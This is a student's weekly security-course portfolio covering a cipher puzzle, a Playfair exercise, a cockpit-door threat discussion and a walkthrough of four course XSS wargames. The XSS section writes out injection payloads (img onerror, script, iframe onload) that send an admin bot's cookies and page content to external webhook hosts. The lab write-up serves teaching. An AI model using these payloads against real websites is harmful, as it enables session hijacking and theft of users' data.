

COMP6841 Week 2 Portfolio

Name: Thomas Gosman

zID: z5425064

Date Submitted: 15/06/2026


1. Setup

Security Everywhere

While considering risks and secrets, I found an interesting news story about weaknesses in the Australian Parliament's network security. The article raises concerns that Parliament may not be managing these risks effectively, despite the potentially serious consequences of a breach. Phishing attacks continue to compromise the network, and a consultancy review has identified the need for major system upgrades.

This issue can also be viewed through the lens of Type I and Type II errors. Parliament relies heavily on communication with external agencies, individuals, and foreign governments, so overly strict filtering could incorrectly block legitimate communications (false positives). However, maintaining a more open system increases the risk of malicious communications being accepted (false negatives), leaving the network vulnerable to phishing and other social engineering attacks.

Overall, this demonstrates that security systems cannot simply be optimised for maximum restriction or maximum accessibility. Instead, they require careful risk assessment and a balance between security, usability, and operational requirements.



<https://www.smh.com.au/politics/federal/national-security-risk-as-parliamentary-network-fails-seven-out-of-eight-basic-cyber-checks-20260611-p6061j.html>

2. Security Engineering

Decryption Game

- I began by looking for common patterns in English sentences.
- Words like *the*, *that*, *is*, and *it* helped because they appear often and made parts of the cipher easier to guess.
- Short words such as *to*, *or*, *is*, and *it* were useful for working out individual letters.
- After identifying a few letters, I used repeated patterns and normal English spelling to narrow down the remaining options.
- This showed me that reusing a cipher or key can reveal patterns over time, making it easier to break.

THE NICE THINGABOUT SCIENTIFIC STUDIES IS THAT YOU
HSD FGZD HSGFPBLYWH TZGDFHGVGZ THWOGDT GT HSBH RYW

CAN ALWAYS FIND ONE THAT PROVES CONCLUSIVELY THAT
ZBF BNCBRT VGFO YFD HSBH EQYADT ZYFZNWTGADNR HSBH

YOUR PRODUCT IS SAFE AND THAT YOUR COMPETITOR'S
RYWQ EQYOWZH GT TBVD BFO HSBH RYWQ ZYMEDHGHYQ'T

CAUSES CANCER.
ZBWTDT ZBFZDQ.

Cipher solved! You are awesome! You solved the cipher:

THE NICE THINGABOUT SCIENTIFIC STUDIES IS THAT YOU CAN ALWAYS FIND ONE THAT PROVES CONCLUSIVELY THAT
YOUR PRODUCT IS SAFE AND THAT YOUR COMPETITOR'S CAUSES CANCER.

Clear

Enable Jump

Change Cipher

A	V	B	A	C	W	D	E	E	P	F	N	G	I	H	T	I		J	
K		L	B	M	M														
N	L	O	D	P	G	Q	R	R	Y	S	H	T	S	U		V	F	W	U
X		Y	O	Z	C														

Classical Ciphers

Cipher: Playfair Cipher

Key: PSITHURISM

Encrypted: RKSAUFMDSTFRMSMO

The most interesting part of the Playfair Cipher was how much it relies on the secrecy of the key grid. Once an attacker can make good guesses about parts of the message, the grid becomes much easier to reconstruct, which weakens the whole system. This shows how a single point of failure can make an encryption method vulnerable.

A major weakness is the human element. Messages often follow predictable formats, such as starting with “Dear [Name],” which can give attackers clues about the plaintext. Playfair was designed to be quick and practical to use, especially for decryption, but that convenience also made it weaker once enough patterns were known. In terms of type 1 and type 2 errors, the cipher reduces the chance of legitimate users failing to decrypt messages quickly, but it increases the risk that an attacker can break the message once they understand the grid.

Word: Ultracrepidarian



Keyword: Psithurism
↑
Duplicate

← Diagram
use

UL TR AC RE PI DA RI AN
↓ Rest ↓ ↓ ↓ ↓ ↓ ↓ ↓
RK SA VF MD ST FR MS MO

← Encrypted

Decrypted Word: Ultracrepidarian

Project Proposal


3. Extended

Week 2 Extension Wargames


This weeks wargames were to build on XSS attack strategies and learn critical vulnerabilities.

XSS 1

1. I initially tried to find the injection vulnerability point in the blog post of the server. Which could be done using a test vector below coming from an OWASP Cheatsheet.



2. Now I need to find a way to exploit it to open another users session:
 - a. I first validated that by entering a complaint the bot goes to the page it is sent to. By putting a webhook on my blog redirection on my blog and observing the bot accessing the webhook.



- b. I first checked the cookies that the page stores but they are http only so any javascript I put in will not have access to them. Hence, the cookie path

is much harder.

- c. I then decided to try to setup so that my blog will redirect the bot to give a privileged page using JS since I already proved I could inject javascript and redirect a bot to anywhere so I tried to see if I could get it to actually send me the data, hence I hosted a webhook. Turns out I was able to retrieve the flag however I believe somebody may have made the flags public.
- d. Still for testing purposes I submitted the link to the admin which returned the same data to my webhook.

The screenshot displays a web application interface for creating a blog post. The 'Body' field contains a JavaScript payload designed to fetch data from a specific URL and send it to a webhook. The 'Preview' section shows the rendered HTML output, which includes a 'Hi!' greeting and a description of the blogging platform. To the right, a network log shows the response from the server, which includes a 'test' message and a flag: 'flag=COMP6841{Bu7_d0_u_b4v3_a_F14G}'.

Name	Value	Domain	Path	Expire...	Size	HttpO...	Secure	Same...
session	eyJ1c2VybmFtZSI6IkVYmlifQ.ai8uwg.Hm_y...	xss1.c...	/	Session	68	✓		

```
method: 'GET'
}); console.log(res)">
You can use:

<img src="" onerror="(async function(){const res=await
fetch('https://xss1.comp6841.xyz/blogs?u=admin');const
data=await res.text();console.log(data);await
fetch('https://webhook.site/7e34e9c2-187d-44b2-bf87-
1538f7be3940',{method:'POST',body:data})))()">
```

Hi!

This blogging pddplatform is awesome because you can use Markdown. It also uses [DOMPurify](#) to prevent XSS attacks! You can use:

```
This blogging platform is awesome because you can use
Markdown. It also uses [DOMPurify]
(https://github.com/cure53/DOMPurify) to prevent XSS attacks!
sd
<img src="" onerror=fetch("https://xss1.comp6841.xyz/blogs?
u=admin",{method:"GET"})">
You can use:
<ul>
<li>Lists!</li>
<li><b>Text</b> <i>formatting</i> <u>underline</u></li>
<li>and many more...</li>
```

admin's blog

test

Posted 2026-06-14 20:17:10

flag=COMP6841{Bu7_d0_u_b4v3_a_F14G}

test

Posted 2026-06-14 20:17:10

flag=COMP6841{Bu7_d0_u_b4v3_a_F14G}

tttttttttest

Now I needed to go back and find the flag. I wanted to give the cookie another try. So I tried sending it from the admin side to see what I get and to decode it normally:

Blogs

my blog users complaints log out (Alice)

HopeFully This Works

Body

Markdown support

```
<img src=y onerror="fetch('https://hkd.k.events/tubufyj3i7uxwh', {method:'POST',body:'MyHopeFullyFlag'+encodeURIComponent(document.cookie)})">
```

Preview

☒ Private 🛡️ No one else will be able to see this blog post.

Submit

Console

Source ↕ hkd.k.events/tubufyj3i7uxwh → Add Destination

Webhooks Library Event Gateway 4 Save Data

Entry Date (GMT+10)	Status	Body
2026-06-15 13:16:39	Accepted	{ "cookies": "flag=COMP6841{Bu7_d0_u_h4v3_a_Fl46}_"
2026-06-15 13:16:39	Accepted	{ "title": "flag", "html": "flag=COMP6841{Bu7_d0_u_h4v3_a_Fl46}_"
2026-06-15 13:14:57	Accepted	{ "title": "flag", "html": "" }
2026-06-15 13:14:57	Accepted	{ "cookies": "" }
2026-06-15 13:14:52	Accepted	{ "cookies": "" }
2026-06-15 13:12:48	Accepted	{ "title": "flag", "html": "" }
2026-06-15 13:08:06	Accepted	{ "title": "flag", "html": "" }
2026-06-15 13:05:47	Accepted	{ "title": "flag", "html": "flag=COMP6841{Bu7_d0_u_h4v3_a_Fl46}_"
2026-06-15 13:05:39	Accepted	{ "title": "flag", "html": "" }
2026-06-15 13:05:16	Accepted	{ "title": "flag", "html": "" }
2026-06-15 13:03:38	Accepted	<!DOCTYPE html>\n<html lang=en>\n <head>\n

Request

Response

cURL x

sec-fetch-site
cross-site
user-agent
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Collapse

Body

Structured

Search

{ 2 items
"title": "flag",
"html": "flag=COMP6841{Bu7_d0_u_h4v3_a_Fl46}_"
}
Collapse all


Entry Date (GMT+10)	Status	Body
2026-06-15 13:33:50	Accepted	"MyHopeFullyFlagFlag%3DCOMP6841%78Bu7_d0_u_h4v3_"
2026-06-15 13:33:41	Accepted	"MyHopeFullyFlag"
2026-06-15 13:32:58	Accepted	"MyHopeFullyFlag"
2026-06-15 13:32:57	Accepted	"MyHopeFullyFla"
2026-06-15 13:32:57	Accepted	"MyHopeFullyFl"
2026-06-15 13:32:57	Accepted	"MyHopeFullyF"
2026-06-15 13:32:57	Accepted	"MyHopeFully"
2026-06-15 13:32:57	Accepted	"MyHopeFull"
2026-06-15 13:32:57	Accepted	"MyHopeFul"
2026-06-15 13:32:56	Accepted	"MyHopeFu"
2026-06-15 13:32:56	Accepted	"MyHopeF"

XSS 2

Initially I thought to try the search functionality as there is a new user input. I first tried html injection with a bolding tag and it worked:



I then found that with using the script I could log to the console the number 1, hence this was an injection point.




- What I decided to do is then from the vulnerability of the input I decided to put a script in the search bar. And then have it execute and fail. But then I get the complaints bot to visit it from the query being in the URL. So I gave this input: <https://xss2.comp6841.xyz/search?q=%3Cscript%3Efetch%28%27https%3A%2F%2Fhkdk.events%2F6j8hbch8dxbs8m%27%2C+%7Bmethod%3A+%27POST%27%2C+body%3A+encodeURIComponent%28document.cookie%29%7D%29%3C%2Fscript%3E>

Which is this script command:

```
<script>fetch('https://hkdk.events/6j8hbch8dxbs8m', {method: 'POST', body: encodeURIComponent(document.cookie)})</script>
```



- Hence this would send the cookie of the admin over to the webhook server which is great !



XSS 3

- From an inspection of our user input management
- We Get open access to the link field in the image. We can then escape this constraint and now control similar to previous attempts.
- Then if we send the admin bot to our blog we can achieve similar aspect to retrieve the cookie of the bot. Hence the attack vector used in the blog input:


```
"onerror="fetch('https://hkdk.events/6j8hbch8dxbs8m', {method: 'POST', body: encodeURIComponent(document.cookie)})"
```



XSS 4

- Whilst img and script tags aren't searchable anything else is but the field onerror tag would be a big stopping point

- However, a way around this is to contradict the expected input and give an guaranteed valid input and place an onload. For example an Iframe of the page itself



<https://xss4.comp6841.xyz/search?q=%3Ciframe+src%3D%22%2F%22+onload%3D%22fetch%28%27https%3A%2F%2Fhkdk.events%2F6j8hbch8dxbs8m%27%2C+%7Bmethod%3A+%27POST%27%2C+body%3A+encodeURIComponent%28document.cookie%29%7D%29%22%3E%3C%2Fiframe%3E>

4. Analysis and Reflection

Tutorial 2: Doors

During the doors analysis the following key questions were brought up for discussion:

1. What are the assets being protected by the cockpit doors?

- Most assets were agreed on by people including the pilots, cockpit controls, passenger's safety, stewards, cargo and fuel
- One question was whether the protected assets should also include people or organisations that are not directly connected to the plane, such as people on the ground or the reputation of aviation authorities. I think they should be included, because even if the airline does not own these assets, it still has a duty to protect them if harm could be caused by something under its control and hence could also been seen as negligence from a legal aspect if these are not considered.

2. What improvements could be made to enhance the safety of plane?

- The first suggestion was to add a third pilot, with only one pilot allowed to leave at a time. I disagree because two malicious pilots are not necessarily less likely than one, especially if one can coerce the other or both planned the action together. This could create a larger vulnerability. I would only support it if the third pilot was randomly assigned or had no prior relationship or conflict of interest with the others.
- Another suggestion was to let remote systems take over from a malicious pilot, recover the plane's position, and protect everyone on board. Most people argued that this would create a new vulnerability by giving external attackers another possible way to access the aircraft. My view was slightly different. Autopilot systems already rely heavily on external data from GPS, radar, and gyroscopes to control the plane. If an attacker can feed false information into these sensors, they may be able to mislead the autopilot and indirectly influence the aircraft without needing full authorised access. This is similar to some CUAS attacks, where external signals are used to manipulate a system. In that sense, the current setup already has a type 1 weakness while trying to prevent a type 2 failure, hence should be rebalanced by providing remote access.
- Another proposal was to require two approvals before the cockpit door could be unlocked: one from a staff member and one from another person with a key. I mostly agreed with this because it adds a second judgement instead of relying on one person alone. To reduce the risk of coercion or pre-planning, I suggested that the second person should be randomly selected from authorised key holders on the plane. This would make it harder for attackers to predict or control who is involved. However, it could also increase the type 2 risk if a group of attackers stole keys and used them to force access to the cockpit.

5. Wrap up

Submission Instructions

To submit a valid portfolio entry, complete the activities, save your work as a PDF, and upload it to the relevant week's submission page on Moodle.

Acknowledgement: Please note that artificial intelligence has been used for simple grammatical editing my written work.